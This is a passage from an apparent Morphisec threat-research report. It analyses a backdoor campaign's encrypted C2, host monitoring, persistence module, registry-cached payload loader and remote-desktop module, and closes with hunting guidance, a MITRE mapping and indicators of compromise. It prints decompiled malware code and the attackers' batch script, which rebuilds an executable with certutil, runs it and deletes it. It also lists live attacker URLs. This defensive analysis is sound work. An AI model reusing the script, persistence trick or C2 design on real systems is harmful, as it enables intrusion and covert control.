shared_secret = 0;
agreement_status = pBCryptSecretAgreement(local_private_key, peer_public_key, &shared_secret, 0);
pBCryptDestroyKey(peer_public_key);
if ( agreement_status < 0 )
  return 0;
kdf_parameter_list.pBuffers = &kdf_hash_parameter;
*&kdf_hash_parameter.cbBuffer = 14;
kdf_hash_parameter.pvBuffer = L"SHA256";
kdf_parameter_list.ulVersion = 0;
kdf_parameter_list.cBuffers = 1;
memset(ecdh_secret_hash, 0, sizeof(ecdh_secret_hash));
kdf_hash_size = 32;
derive_status = pBCryptDeriveKey(
                  shared_secret,
                  L"HASH",
                  &kdf_parameter_list,
                  ecdh_secret_hash,
                  0x20u,
                  &kdf_hash_size,
                  0);
pBCryptDestroySecret(shared_secret);
if ( derive_status < 0 )
  return 0;
derived_secret_size = kdf_hash_size;
memset(session_key_bytes, 0, sizeof(session_key_bytes));
out_sha_provider = 0;
if ( pBCryptOpenAlgorithmProvider(&out_sha_provider, L"SHA256", 0, 0) >= 0
  && (LOBYTE(rehash_success) = DeriveSessionKeyBytes(
                                 ecdh_secret_hash,
                                 derived_secret_size,
                                 port,
                                 session_key_bytes,
                                 &out_sha_provider),
      rehash_success) )
{
  memset(ecdh_secret_hash, 0, sizeof(ecdh_secret_hash));
  if ( context )
  {
    payload_xor_value = session_key_bytes[3] ^ session_key_bytes[11] ^ session_key_bytes[23] ^ HIBYTE(port);
    context->frame_length_xor = *session_key_bytes ^ *&session_key_bytes[16];
    context->payload_type_xor = payload_xor_value;
  }
  if ( *out_session_key )
```

Figure 11. The backdoor imports the server's ECDH public key, computes a shared secret, and derives the AES-256-GCM session key used to protect subsequent C2 communication.

Host profiling and continuous monitoring

Once the session is established, the backdoor profiles the compromised system and reports the machine GUID, local IP address, computer name, username, process integrity level, and installed

antivirus products (enumerated via WMI). It also reports a history of previously executed modules.



Figure 12. The backdoor transmits host identification, integrity-level, and module-execution information while initiating antivirus enumeration.

Beyond initial profiling, the implant tracks the active window, monitors user activity and idle state, and checks whether specific processes are running; the watch list can be updated by the C2 server. Periodic heartbeats carry an incrementing counter and a local timestamp. Notably, although eight bytes are reserved for the counter, only the lower four are explicitly initialized, potentially exposing residual data in the remaining bytes. Through command `0xC9`, the server can also initiate a timing exchange; the implant computes a smoothed round-trip estimate and returns it in message `0xD8`.

Command-and-control capabilities

A command dispatcher lets the C2 server control execution, modify configuration, monitor activity, and extend functionality with additional modules.

Command	Function	Behavior
`0x00`	System power action	Requests a Windows power operation through `ExitWindowsEx`
`0x02`	Stop client	Sets the implant's stop state and initiates session cleanup
`0x06`	Execute additional module	Receives a PE module, reflectively maps it into memory, and invokes its base export

0x10	Update C2 configuration	Attempts to save a replacement configuration in the registry and restart the connection logic
0x11	Monitor selected processes	Replaces the process-watch list with executable names supplied by the controller
0xC9	Timing probe	Calculates an updated timing estimate and responds with message `0xD8`

Table 3. Inbound backdoor commands.

Command `0x06` is of particular interest: it loads additional DLL-based modules directly into the compromised process's memory, so the operator can add functionality without modifying the original implant or writing modules to disk.

A custom telemetry protocol

In addition to the six inbound commands, the backdoor implements twelve outbound message types for registration, monitoring, and status reporting.

Message	Purpose	Message	Purpose
0xEE	Machine GUID	**0x01**	Periodic heartbeat
0xEF	Host and user identity	**0xCA**	User became idle
0xEA	Process integrity level	**0xCB**	User active
0xED	Installed antivirus products	**0xD5**	Foreground window title
0xD8	Connection timing and RTT estimates	**0xDB**	Monitored-process presence bitmap
0xD6	Previously executed module hashes	**0xDA**	Delivered module execution status

Table 4. Outbound telemetry messages.

For example, an observed `0x11` command configured monitoring for `dcondemand.exe`, and the implant returned a `0xDB` bitmap reporting no match. Because the implementation can also return a zero bitmap when process enumeration fails, this response alone does not conclusively establish that the process was absent.

SECTION 06

C2-Delivered Modules: Persistence and Remote Desktop

During C2 communication, two distinct DLL modules were delivered through command `0x06`: `Popup_command06.dll` (130,048 bytes), followed by the larger `disp_command06.dll` (649,728 bytes). Both are manually mapped into the backdoor's process memory and executed via their exported base function. The primary backdoor handles encrypted communication, host monitoring, and module execution, while individual DLLs provide specialized capabilities on demand.

Popup_command06.dll: persistence and additional payload delivery

The first module acts as an additional payload downloader with a logon-based persistence mechanism. Its base export checks for an existing `NTUSER.MAN` in the current user's profile directory; if present, both persistence setup and download are skipped.

```
2  void __fastcall base_deploy_popup_persistence()
3  {
4    DWORD mandatory_hive_attributes; // eax
5    wchar_t mandatory_hive_path[260]; // [rsp+30h] [rbp-438h] BYREF
6    wchar_t logon_script_path[260]; // [rsp+240h] [rbp-228h] BYREF
7
8    memset(mandatory_hive_path, 0, sizeof(mandatory_hive_path));
9    if ( !SHGetFolderPathW(0, 40, 0, 0, mandatory_hive_path) )
10   {
11     wcscat_s(mandatory_hive_path, 0x104u, L"\\NTUSER.MAN");
12     mandatory_hive_attributes = GetFileAttributesW(mandatory_hive_path);
13     if ( mandatory_hive_attributes == -1 || (mandatory_hive_attributes & 0x10) != 0 )
14     {
15       memset(logon_script_path, 0, sizeof(logon_script_path));
16       wcscpy_s(logon_script_path, 0x104u, L"C:\\Users\\Public\\Documents\\");
17       wcscat_s(logon_script_path, 0x104u, L"1.bat");
18       install_logon_script_into_mandatory_hive(logon_script_path, mandatory_hive_path);
19       download_and_extract_payload();
20     }
21   }
22 }
```

Figure 13. The base export coordinates logon-persistence setup and additional payload delivery.

For persistence, the module exports the current user's registry configuration, modifies it in memory, and attempts to rebuild an offline hive using `Offreg.dll`. It adds the `UserInitMprLogonScript` value under the `Environment` key, pointing to `C:\Users\Public\Documents\1.bat`, and attempts to save the modified hive as `NTUSER.MAN`, intended to trigger the batch file at a subsequent logon. Successful persistence and execution were not confirmed.

The module then downloads `107.148.225[.]248/qd/zip.zip` over HTTP via WinINet and extracts it into `C:\Users\Public\Documents\` using the `Shell.Application` COM interface. The archive contains `1.bat` and `1.txt`. The batch script uses `certutil.exe -decodehex` to reconstruct `YYAudioGo.exe` from hex data in `1.txt`, attempts to run it, then deletes it. A Chinese-language comment in the

script translates to *"After execution completes, delete the restored file."* The DLL does not launch the script directly; execution depends on the attempted logon persistence.

```
@echo off
setlocal

set "src=%~dp0"
set "input=%src%1.txt"

set "out=%PUBLIC%\Documents\YYAudioGo.exe"

if not exist "%input%" exit /b 1
where certutil.exe >nul 2>&1 || exit /b 1

if exist "%out%" del /q "%out%" >nul 2>&1
certutil.exe -decodehex "%input%" "%out%" >nul 2>&1 || exit /b 1

start "" /wait "%src%YYAudioGo.exe" >nul 2>&1

rem 执行完成后删除还原后的文件
if exist "%out%" del /q "%out%" >nul 2>&1
exit /b 0
```

Figure 14. The downloaded batch script reconstructs and executes `YYAudioGo.exe` using `certutil.exe`, then attempts to delete it. A Chinese-language comment describes the cleanup step.

YYAudioGo.exe: registry-based payload loader

`YYAudioGo.exe` contains a modified Unreal Engine bootstrap whose functionality closely resembles the initial `dbghelp.dll` loader: entry-point modification, API resolution, UAC elevation attempts, and Early Bird APC injection into a suspended `mspaint.exe`. The difference is the payload source. Instead of downloading, it reads the bytes previously stored at `HKCU\Software\PngCache`, value `1.png`. Combined with the logon persistence above, this suggests `YYAudioGo.exe` is meant to reactivate the cached payload at each logon without downloading it again. Successful execution of this stage was not confirmed.

disp_command06.dll: encrypted remote desktop control

The second module gives the attackers interactive remote desktop capabilities. Its base export opens a separate encrypted TCP connection to the C2 server and initializes a desktop manager for screen capture and remote interaction. Captured frames are compressed with the Xvid codec, and a dedicated dispatcher, `CDispManager_dispatch_command`, implements the operations below.

Command	Capability	Description
0x82	Start capture	Starts desktop capture after receiving the controller's signal
0x83	Restart capture	Restarts desktop capture using the current settings
0x84	Color depth	Changes capture bit depth to 16, 24, or 32 bits
0x85	Secure attention	Attempts to trigger Ctrl+Alt+Delete using `SendSAS` or a fallback

0x86	Block input	Enables or disables local keyboard and mouse input blocking
0x87	Monitor control	Requests that the victim's monitor be turned off or on
0x88	Layered windows	Enables or disables capturing layered windows
0x89	Read clipboard	Reads and transmits ANSI clipboard text
0x8A	Remote input	Injects keyboard and mouse events supplied by the remote operator
0x8B	Write clipboard	Replaces clipboard text with attacker-supplied content
0x91	Frame rate	Adjusts the capture rate between 1 and 60 FPS
0x92	Video quality	Adjusts video compression quality
0x94	Screen scaling	Changes capture scaling to 50%, 75%, or 100%

Table 5. Remote desktop commands implemented by `disp_command06.dll`.

The module reuses the implant's ECDH P-256 and AES-256-GCM logic but negotiates a fresh session key over its own TCP connection. Network analysis confirmed the additional connection and authenticated its initial handshake; subsequent encrypted messages could not be decrypted with the available key material. The remote-control capabilities are therefore confirmed through code analysis, but individual operator actions could not be verified from captured traffic.

> **BEYOND PASSIVE VIEWING**
>
> Local input blocking (`0x86`), clipboard read and replace (`0x89` , `0x8B`), and remote keyboard and mouse injection (`0x8A`) would let an operator take over and interfere with a user's interactive session.

SECTION 07

Conclusion

This investigation documents two related but distinct loader paths: a network-delivered payload executed through Early Bird APC injection, and a certificate-table variant that decrypts embedded payload data and executes it through an in-process APC. Both show how attackers abuse legitimate software components while changing how the next stage is stored and launched.

The recovered implant combines encrypted C2, host profiling, process monitoring, and memory-loaded modules. Additional components attempt logon persistence and implement remote desktop control, although not every attempted action was verified during execution. Together, these findings show the operational flexibility of the campaign, and we have been careful to distinguish observed activity from functionality inferred through reverse engineering.

Defensive considerations

Observed technique	What to look for
DLL side-loading from archives	Signed executables launched from user-extracted ZIP folders alongside `dbghelp.dll` or `kvpvbsext64.dll`
Certificate-table payloads	Authenticode regions with data beyond the expected signature structure, such as the `CAFEBABE` marker
Early Bird APC injection	`mspaint.exe` created suspended by an unrelated parent, followed by remote memory writes and APC queueing
Registry payload caching	`REG_BINARY` data under `HKCU\Software\PngCache`; configuration under `HKCU\SOFTWARE\RRCfg`
Logon-script persistence	`UserInitMprLogonScript` values, unexpected `NTUSER.MAN` files, and `1.bat` in `C:\Users\Public\Documents\`
LOLBin decoding	`certutil.exe -decodehex` writing executables to public folders
Non-standard C2	Raw TCP to port 8083 and connections to the infrastructure listed in the IOC appendix

Table 6. Hunting guidance derived from the analyzed behavior.

How Morphisec can help

This campaign shows how attackers abuse trusted, digitally signed executables, DLL side-loading, and in-memory execution to evade conventional security controls. By modifying legitimate execution flows, injecting payloads into trusted Windows processes, and concealing payloads within certificate-related data, they reduce their reliance on easily identifiable malicious executables.

Morphisec's Automated Moving Target Defense (AMTD) technology is designed to disrupt advanced attacks that rely on predictable memory structures and execution behavior, adding a preventive layer against memory-based threats, including code injection and in-memory payload execution.

The findings reinforce the importance of combining behavioral visibility with proactive prevention to defend against multi-stage threats that exploit legitimate applications and trusted Windows components.

APPENDIX A

MITRE ATT&CK Mapping

Techniques mapped from behavior described in this report. Where an action was attempted but not confirmed at runtime, it is noted.

Tactic	ID	Technique	Observed behavior
Initial Access	`T1566.001`	Spearphishing Attachment	Finance-themed ZIP archives sent by email
Initial Access	`T1566.003`	Spearphishing via Service	Archives distributed through WhatsApp
Execution	`T1204.002`	User Execution: Malicious File	Victim launches executable from the archive
Persistence, Priv. Esc., Defense Evasion	`T1574`	Hijack Execution Flow (DLL side-loading)	`dbghelp.dll` and `kvpvbsext64.dll` loaded by signed hosts
Defense Evasion	`T1027.009`	Embedded Payloads	RC4-encrypted payload in the Authenticode certificate table
Defense Evasion	`T1140`	Deobfuscate/Decode Files or Information	XOR config decoding; RC4 decryption; `certutil -decodehex`
Defense Evasion, Priv. Esc.	`T1055.004`	Process Injection: Asynchronous Procedure Call	Early Bird APC into `mspaint.exe`; in-process APC via `SleepEx`
Defense Evasion	`T1620`	Reflective Code Loading	Donut-mapped backdoor; modules mapped via command `0x06`
Defense Evasion	`T1562.001`	Impair Defenses	AMSI/ETW bypass in Donut configuration (not verified at runtime)
Defense Evasion	`T1112`	Modify Registry	Payload cached in `PngCache`; config in `RRCfg`
Defense Evasion	`T1070.004`	File Deletion	`1.bat` deletes reconstructed `YYAudioGo.exe`
Privilege Escalation	`T1548.002`	Bypass User Account Control	UAC elevation attempts by loader and `YYAudioGo.exe`
Persistence	`T1037.001`	Logon Script (Windows)	`UserInitMprLogonScript` via modified `NTUSER.MAN` (not confirmed)

Discovery	`T1082`	System Information Discovery	Machine GUID, host name, user, integrity level
Discovery	`T1518.001`	Security Software Discovery	WMI enumeration of installed antivirus
Discovery	`T1057`	Process Discovery	Operator-defined process watch list
Discovery	`T1010`	Application Window Discovery	Foreground window title reporting
Collection	`T1113`	Screen Capture	Xvid-compressed desktop frames
Collection	`T1115`	Clipboard Data	Clipboard read (`0x89`)
Command and Control	`T1095`	Non-Application Layer Protocol	Raw TCP via HP-Socket
Command and Control	`T1571`	Non-Standard Port	C2 on TCP 8083
Command and Control	`T1573.002`	Encrypted Channel: Asymmetric Cryptography	ECDH P-256 with AES-256-GCM sessions
Command and Control	`T1105`	Ingress Tool Transfer	Donut shellcode, `zip.zip` , and C2-delivered modules
Impact	`T1529`	System Shutdown/Reboot	Power action via `ExitWindowsEx` (`0x00`)

Table 7. MITRE ATT&CK techniques.

APPENDIX B

Indicators of Compromise

File hashes (SHA-256)

SHA-256	Artifact	Context
bcfee6a87237934e5b5a456acad805fefd9b08a9266da9097cfd04cba603ab84	**0916Invoice sheet_4248.zip**	Finance-themed ZIP archive associated with the campaign
3fd0aecbb0e8266be514fe5c68f0163e09a9b1a679bb2f2c0b88aa80935f2f63	**Cheques_Statement_20261008_7395.zip**	Archive associated with the certificate-table loader variant
78dfad1a682df9837a4af46888f40e228f2e069c57823aceb876b645e6534b89	**0924Account Adjustment_8725.zip**	Finance-themed ZIP archive
1be5e652840a644503723a4eb22a534dacb8e24b002d6818d314582ef575c519	**20260925_1PDF.zip**	Distribution archive; one of two distinct hashes reported under this filename
f0712676a5a42fa6c88c55a439fe8ff65ca2d4e24d29213feacac0bba0c0391f	**1005Account Adjustment_4738.zip**	Finance-themed ZIP archive
553c79542794820c82c20f1794c4a6f30c68bd4a3b5abc702b11c28a20b5db63	**Reports_India.zip**	Distribution archive
c41c8c28f270ba14d2bee6305d8d52c525883c648db6bfe566e47ce2e7262200	**Invoice_10_Payment for Goods.zip**	Distribution archive
6860ef580d4b1db34b4e4184cce9bca714bce53083c4290dc1c6017ef7fbbdf5	**Invoice20261022-5689832566.zip**	Distribution archive
47f0e971a9affae06adfa75b6c87ccddaa1351cd821819a93c3d0360e641e95d	**20261007153000-99CF664E0D6EDF.exe**	Executable
759239cde5a033ff7fa330e3a9122392ab8fde7fdec72b0ec72033920c5227d3	**kvpvbsext64.dll**	Certificate-table loader DLL
adda6e9ba56c909638b6e4f547e0de9168afae92d7723a600b04d9cd74609b44	**Dbghelp.dll**	Network-delivered loader DLL
a77351d3435a7cac5880247533a25f213bcc3e4ff469f0a68d1b984dad311891	**P-202609160253-PDFF.exe**	Legitimate Tencent-signed host abused for side-loading
ae583046cef84789f57e4db2f06ba41ba537e035ecb959f74264ed5d36dc8ba8	**disp_command06.dll**	Remote desktop module; first reported hash
f89fe259e8ec0022063e9be77062cb33ab79b2642516ca2b61f65684b0de874d	**disp_command06.dll**	Additional hash for the same module name; relationship to first sample not confirmed
2eab6deca19ce3919526ec63eba9a601157aa1ff5168a03032701dd60056dd60	**dahosuday_embedded_module**	Embedded module associated with the analyzed payload chain
3cc04e79ab6a222d048953a40f468f4fec60e1870093362bada4de9138233740	**dahosuday.eu.cc.bin**	Network-delivered payload artifact

9cea88212d13f143ca5f06bfb2eea2606f819731c4bb4475b0dd1ee8137fa6dd	**Unidentified ZIP archive**	Additional archive; original filename and role not established
f23187312b1d0ad1136450028365549fa4e1522d77c1d986c7bd0ae87653d295	**1.bat**	Batch script in the additional payload-delivery chain
6c28462ee3c5c64671b348351e65573108a62ea2e7728a6e5a38221461d6c87c	**1.txt**	Hex-encoded payload used by the batch script
ba22557213899a76af9cd3851e486d55e772cdc2f091f2c1485cffcc76e750c3	**1.bin**	Additional binary artifact; execution role not independently established

Network indicators

Indicator	Type	Context
hxxps://qdzip-1476850762[.]cos[.]ap-singapore[.]myqcloud[.]com/zip.zip	URL	ZIP archive hosted on cloud object storage
hxxp://107[.]148[.]225[.]248/updat/dahosuday[.]eu[.]cc[.]bin	URL	Next-stage payload download used by the network-delivered loader
hxxp://107[.]148[.]225[.]248/qd/zip.zip	URL	ZIP payload downloaded by the C2-delivered persistence module
hxxps://gdnkdl[.]eu[.]cc	URL	Related distribution infrastructure
hxxps://gdnkdl[.]eu[.]cc/files/ahfayui[.]eu[.]cc[.]bin	URL	Binary payload distribution endpoint (also reported without scheme)
hxxps://gdnkdl[.]eu[.]cc/files/lahfadau[.]eu[.]cc[.]bin	URL	Binary payload distribution endpoint
hxxps://gdnkdl[.]eu[.]cc/files/awhfos[.]eu[.]cc[.]bin	URL	Binary payload distribution endpoint
gdnkdl[.]eu[.]cc/files/mashda[.]eu[.]cc[.]bin	URL path	Binary distribution path; scheme not specified in source
gdnkdl[.]eu[.]cc/files/yqoweu[.]eu[.]cc[.]bin	URL path	Binary distribution path; scheme not specified in source
hxxps://lequn01[.]cdn[.]bcebos[.]com/leceshi.bin	URL	Binary distribution endpoint
dahosuday[.]eu[.]cc:8083	C2	Default backdoor C2 endpoint (TCP 8083)

Host indicators

Indicator	Type	Context
HKCU\Software\PngCache (value: 1.png)	Registry	Cached Donut payload (REG_BINARY)
HKCU\SOFTWARE\RRCfg	Registry	Alternative backdoor C2 configuration

`HKCU\Environment\UserInitMprLogonScript`	Registry	Logon-script persistence pointing to 1.bat
`C:\Users\Public\Documents\1.bat, 1.txt, YYAudioGo.exe`	File path	Persistence-module payload staging
`.ihif`	PE section	Injected loader section in kvpvbsext64.dll
`CA FE BA BE CA FE BA BE`	Byte marker	Payload marker in the certificate table
`AtkExEmbedKey2026`	RC4 key	Certificate-table payload decryption key

About Morphisec. Morphisec is a leader in preemptive, prevention-first endpoint security, powered by Automated Moving Target Defense (AMTD). Morphisec Threat Research tracks emerging campaigns and evasive techniques to help security teams understand and stop advanced threats before they cause damage. Learn more at morphisec.com.